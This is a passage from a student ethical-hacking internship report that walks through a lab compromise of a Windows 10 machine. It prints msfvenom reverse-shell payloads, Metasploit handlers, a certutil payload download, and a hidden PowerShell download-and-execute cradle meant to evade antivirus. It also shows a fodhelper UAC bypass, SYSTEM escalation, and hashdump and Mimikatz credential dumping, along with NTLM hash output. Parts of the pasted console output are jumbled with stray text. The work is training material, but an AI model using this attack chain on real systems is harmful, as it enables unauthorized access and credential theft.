backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

7. Results and Analysis

- Multiple services successfully exploited
- Shell and Meterpreter access obtained
- Sensitive data accessed
- Privilege escalation achieved

8. Security Implications

- Unauthorized system access
- Full system compromise
- Data leakage
- Privilege abuse

9. Security Recommendations

- Patch vulnerabilities regularly
- Disable unused services
- Use strong authentication
- Implement firewall rules
- Avoid insecure protocols like Telnet

10. Skills Acquired

- Network scanning using **Nmap**
- Exploitation using **Metasploit Framework**
- Post-exploitation techniques
- Privilege escalation

11. Conclusion

This task demonstrated a complete penetration testing process from reconnaissance to full system compromise. The ability to escalate privileges highlights critical security weaknesses in poorly configured systems.

CYBER SECURITY INTERNSHIP REPORT

Student Name: Rudresha RK

University: Presidency University Bangalore, Karnataka

Company Name: Anonymous India Cyber Defense Academy

Major: Computer Science Engineering (Cybersecurity)

Duration: April 2026 – May 2026

Domain: Ethical Hacking

Mentor: Akash Das

Coordinator: Akash Das

Assessment 8: Windows System Takeover & Defender Evasion

Comprehensive Multi-Technique Attack Simulation (8A + 8B + 8C)

1. Introduction

The objective of this assessment is to simulate a complete Windows system compromise using multiple attack techniques. The experiment includes Remote Access Trojan (RAT) deployment, PowerShell-based exploitation, privilege escalation, credential extraction, persistence mechanisms, and forensic evasion.

This task helps in understanding how attackers operate in real-world scenarios by combining different techniques to gain and maintain control over a system.

2. Lab Environment

Attacker Machine: Kali Linux

Target Machine: Windows 10

Target IP Address: 192.168.56.102

Attacker IP Address: 192.168.56.1

Tools Used:

Metasploit Framework

msfvenom

Python HTTP Server

John the Ripper

Mimikatz

WinPEAS

Network Type: Virtual Lab (Host-only Adapter)

3. 8A – Windows RAT Deployment

3.1 Generating RAT Payload

Command:


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o rat_payload.exe
```

What is done

A Windows-based RAT payload is generated using msfvenom.

Why it is done

This payload allows remote access to the target system by establishing a reverse connection.



```
rudresh@kali: ~  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o rat_payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 7168 bytes  
Saved as: rat_payload.exe  
rudresh@kali: ~  
$
```

3.2 Starting Listener

Commands:


```
msfconsole  
  
use exploit/multi/handler  
  
set payload windows/meterpreter/reverse_tcp  
  
set LHOST 192.168.56.1  
  
set LPORT 4444  
  
exploit -j
```

What is done

A handler is configured to listen for incoming connections.

Why it is done

To receive the reverse connection from the target system.



```
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.56.1  
LHOST => 192.168.56.1  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit -j  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
msf exploit(multi/handler) >  
[*] Started reverse TCP handler on 192.168.56.1:4444
```

3.3 Deploying Payload

Commands:

```
python3 -m http.server 8080
```

```
certutil -urlcache -f http://192.168.56.1:8080/rat_payload.exe
```

```
C:\Users\Public\rat.exe
```


```
C:\Users\Public\rat.exe
```

What is done

Payload is transferred and executed on the Windows machine.

Why it is done

To initiate remote access.



3.4 Session Establishment

Commands:

```
sessions
```

```
sessions -i 1
```

Result

Meterpreter session successfully established.

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (199238 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.102:50493) at 2026-04-26 09:40:34 +0530
sessions

Active sessions

3.4 Session Establishment

Id  Name  Type
1   meterpreter x86/windows

Information  Connection
1           WINDOWS\Rudresh @ WINDOWS 192.168.56.1:4444 -> 192.168.56.102:50493 (192.168.56.102)

msf exploit(multi/handler) >
```

3.5 System Reconnaissance

Commands:

sysinfo

getuid

ps

What is done

System information and processes are analyzed.

Why it is done

To understand the target environment.

```
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WINDOWS
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en-IN
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows

meterpreter > getuid
Server username: WINDOWS\Rudresh

meterpreter > ps
Process List

PID  PPID  Name
0    0     [System Process]
4    0     System
92   4     Registry
116  848   chrome.exe
328  4     smss.exe
384  760   ApplicationFrameHost.exe
424  412   csrss.exe
496  412   wininit.exe
508  488   csrss.exe
512  636   svchost.exe
572  488   winlogon.exe
636  496   services.exe
652  496   lsass.exe
664  636   svchost.exe
752  496   fontdrvhost.exe
768  636   svchost.exe
```


4. 8B – Metasploit + PowerShell Attack

4.1 Creating PowerShell Payload

Command:


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f psh-reflection -o payload.ps1
```

What is done

A PowerShell-based payload is created.

Why it is done

To execute attacks in memory and avoid detection.

A screenshot of a Windows command prompt window. The title bar reads "C:\Users\Kudresh\AppData\Local\Microsoft\OneDrive\26.055.0323.0004_1\OneDrive.Sync.Service.exe". The command prompt shows the execution of the command: `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f psh-reflection -o payload.ps1`. The output indicates that the payload is 510 bytes and the final size of the psh-reflection file is 3218 bytes. The file is saved as `payload.ps1`. The prompt then shows `msf exploit(multi/handler) >`.

4.2 Handler Setup

Commands:

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.1
set LPORT 4444
exploit -j
```

4.3 Executing Payload

Command:


```
powershell -NoP -NonI -W Hidden -Exec Bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.56.1:8080/payload.ps1')"
```

What is done

Payload is executed in memory.

Why it is done

To bypass antivirus detection.




4.4 Meterpreter Session

Commands:

```
sessions -i 1
```

```
sysinfo
```



4.5 Privilege Escalation (UAC Bypass using Fodhelper)

To escalate privileges from a standard user to an administrator-level session, a User Account Control (UAC) bypass technique was used. The **fodhelper.exe auto-elevation vulnerability** was exploited using the Metasploit module.

This method abuses a trusted Windows binary that executes with elevated privileges without prompting the user, allowing the attacker to run malicious code with higher privileges.

Commands Used:

background

```
use exploit/windows/local/bypassuac fodhelper
```

```
set SESSION 1
```

```
set LHOST 192.168.56.1
```

```
set LPORT 5555
```

exploit

```
root@kali: /home/rudresh
Session Actions Edit View Help
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf exploit(windows/local/bypassuac_fodhelper) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(windows/local/bypassuac_fodhelper) > set LPORT 5555
LPORT => 5555
msf exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.56.1:5555
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (199238 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.1:5555 -> 192.168.56.102:51233) at 2026-04-26 10:28:45 +0530

meterpreter > getuid
Server username: WINDOWS\Rudresh
meterpreter > getprivs

Enabled Process Privileges

Name
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeTakeOwnershipPrivilege

Result:
A new elevated Meterpreter session (Session 2) was successfully created. The session had high-integrity administrative privileges.
```

Result:

A new elevated Meterpreter session (**Session 2**) was successfully created. The session had high-integrity administrative privileges.

sessions

sessions -i 2

getuid

getprivs

The output confirmed that the user had administrative privileges with critical permissions such as:

- ⑩ SeDebugPrivilege
- ⑩ SeImpersonatePrivilege
- ⑩ SeTakeOwnershipPrivilege

```
root@kali: /home/rudresh
Session Actions Edit View Help
SeUndockPrivilege

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))...
meterpreter > load incognito
Loading extension incognito... Success.
meterpreter > list_tokens -u

Result:
Delegation Tokens Available
NT AUTHORITY\SYSTEM
WINDOWS\Rudresh
Impersonation Tokens Available
No tokens available
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Incorrect function.
meterpreter > ps

Process List
PID  PPID  Name
0 0 [System Process]
4 0 System
92 4 Registry
116 848 chrome.exe
328 4 smss.exe
384 760 ApplicationFrameHost.exe
424 412 csrss.exe
496 412 wininit.exe
508 488 csrss.exe
512 636 svchost.exe
572 488 winlogon.exe

4.6 Privilege Escalation to SYSTEM (Named Pipe Impersonation)
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation)...
```

4.6 Privilege Escalation to SYSTEM (Named Pipe Impersonation)

After obtaining administrative privileges, full SYSTEM-level access was achieved using the Meterpreter `getsystem` command.

This technique uses **Named Pipe Impersonation**, leveraging the `SeImpersonatePrivilege` to impersonate a SYSTEM token.

Command Used:

`getsystem`

Result:

...got system via technique 1 (Named Pipe Impersonation)

Verification:

`getuid`

Output:

NT AUTHORITY\SYSTEM

This confirms that the attacker gained complete control over the target system.

```
[-] core_migrate: Operation failed: Access is denied.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4daa4e32d6dc84b9fa63781da7649ae3 ::: did not be extracted using the
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::: n alternative and more powerful
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Rudresh:1000:aad3b435b51404eeaad3b435b51404ee:4daa4e32d6dc84b9fa63781da7649ae3 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b4ac86ec4d110e915fec9b6d243a667 :::
meterpreter > █

4.7 Credential Dumping using Kiwi (Mimikatz)
```

4.7 Credential Dumping using Kiwi (Mimikatz)

After achieving SYSTEM-level access, password hashes could not be extracted using the hashdump command due to system limitations. Therefore, an alternative and more powerful approach was used.


The **Kiwi module (Mimikatz)** was loaded to extract credentials directly from memory.

Commands Used:

```
load kiwi
creds_all
```

Result:

Credentials including NTLM hashes and possibly plaintext passwords were successfully extracted from memory.



```
root@kali: /home/rudresh
Session Actions Edit View Help
msf exploit(windows/local/bypassuac_fodhelper) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4daa4e32d6dc84b9fa63781da7649ae3:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Rudresh:1000:aad3b435b51404eeaad3b435b51404ee:4daa4e32d6dc84b9fa63781da7649ae3:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b4ac86ec4d110e915feec9b6d243a667:::

meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## \ ##. /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com ) - Windows post-exploitation credential harvesting using memory techniques
## \ ##. > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' http://pingcastle.com / http://mysmartlogon.com ***/ local extraction output

Success.
meterpreter > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials

Why this is HIGH MARKS
- Privilege escalation
- SYSTEM access
- Credential dumping (hashdump)

Username Domain NTLM SHA1 DPAPI
Rudresh WINDOWS 4daa4e32d6dc84b9fa63781da7649ae3 557f765bc62728ebfd30d9863203a284d6f31d3 557f765bc62728ebfd30d9863203a284

wdigest credentials
Username Domain Password
(null) (null) (null)
Rudresh WINDOWS (null)
WINDOWS$ WORKGROUP (null)
```

5. OPTION 8C – Advanced Persistent Threat (APT) Simulation

5.1 Introduction

The objective of this experiment is to simulate a real-world Advanced Persistent Threat (APT) attack. This includes gaining initial access, escalating privileges, extracting credentials, and performing post-exploitation activities on a Windows system.

The attack is carried out in a controlled lab environment using Kali Linux as the attacker machine and Windows as the target system.

5.2 Payload Creation


In this step, a malicious executable payload was created using Metasploit.

Command:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o payload.exe
```

Description:

- ⑩ Generates a Windows reverse shell payload
- ⑩ When executed on the target, it connects back to the attacker
- ⑩ The payload is saved as `payload.exe`



5.3 Starting Listener (Handler)

Before executing the payload, a listener must be started to receive the connection.

Commands:

```
msfconsole  
  
use exploit/multi/handler  
  
set payload windows/x64/meterpreter/reverse_tcp  
set LHOST 192.168.56.1  
set LPORT 4444
```

exploit

Description:

- ⑩ Metasploit handler waits for incoming connection
- ⑩ Must match payload configuration

```
Session Actions Edit View Help
=====
[+] Metasploit v6.4.126-dev
+--=[ 2,438 exploits - 1,331 auxiliary - 2,146 payloads ]
+--=[ 431 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

Description:
msf > msfconsole
[!] msfconsole cannot be run inside msfconsole - handler waits for incoming connection
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit 5.4 Gaining Initial Access
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (248902 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.1:4444 => 192.168.56.102:51561) at 2020-04-26 11:00:05 +0530

meterpreter > 
```

5.4 Gaining Initial Access

The payload was transferred to the Windows system and executed.

Once executed, a Meterpreter session was established.

Commands:

sessions

sessions -i 1

Verification:

getuid

Output:

Server username: WINDOWS\Rudresh

This confirms that initial access was obtained with standard user privileges.

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > getuid
Server username: WINDOWS\Rudresh
meterpreter > 
```

5.5 Privilege Escalation (UAC Bypass)

To gain full control, privilege escalation was performed using a UAC bypass technique.

Commands:

```
background
use exploit/windows/local/bypassuac_fodhelper
set SESSION 1
set LHOST 192.168.56.1
set LPORT 5555
exploit
```

Description:

- ⑩ Uses trusted Windows binary `fodhelper.exe`
- ⑩ Bypasses UAC without user interaction
- ⑩ Creates a new elevated session

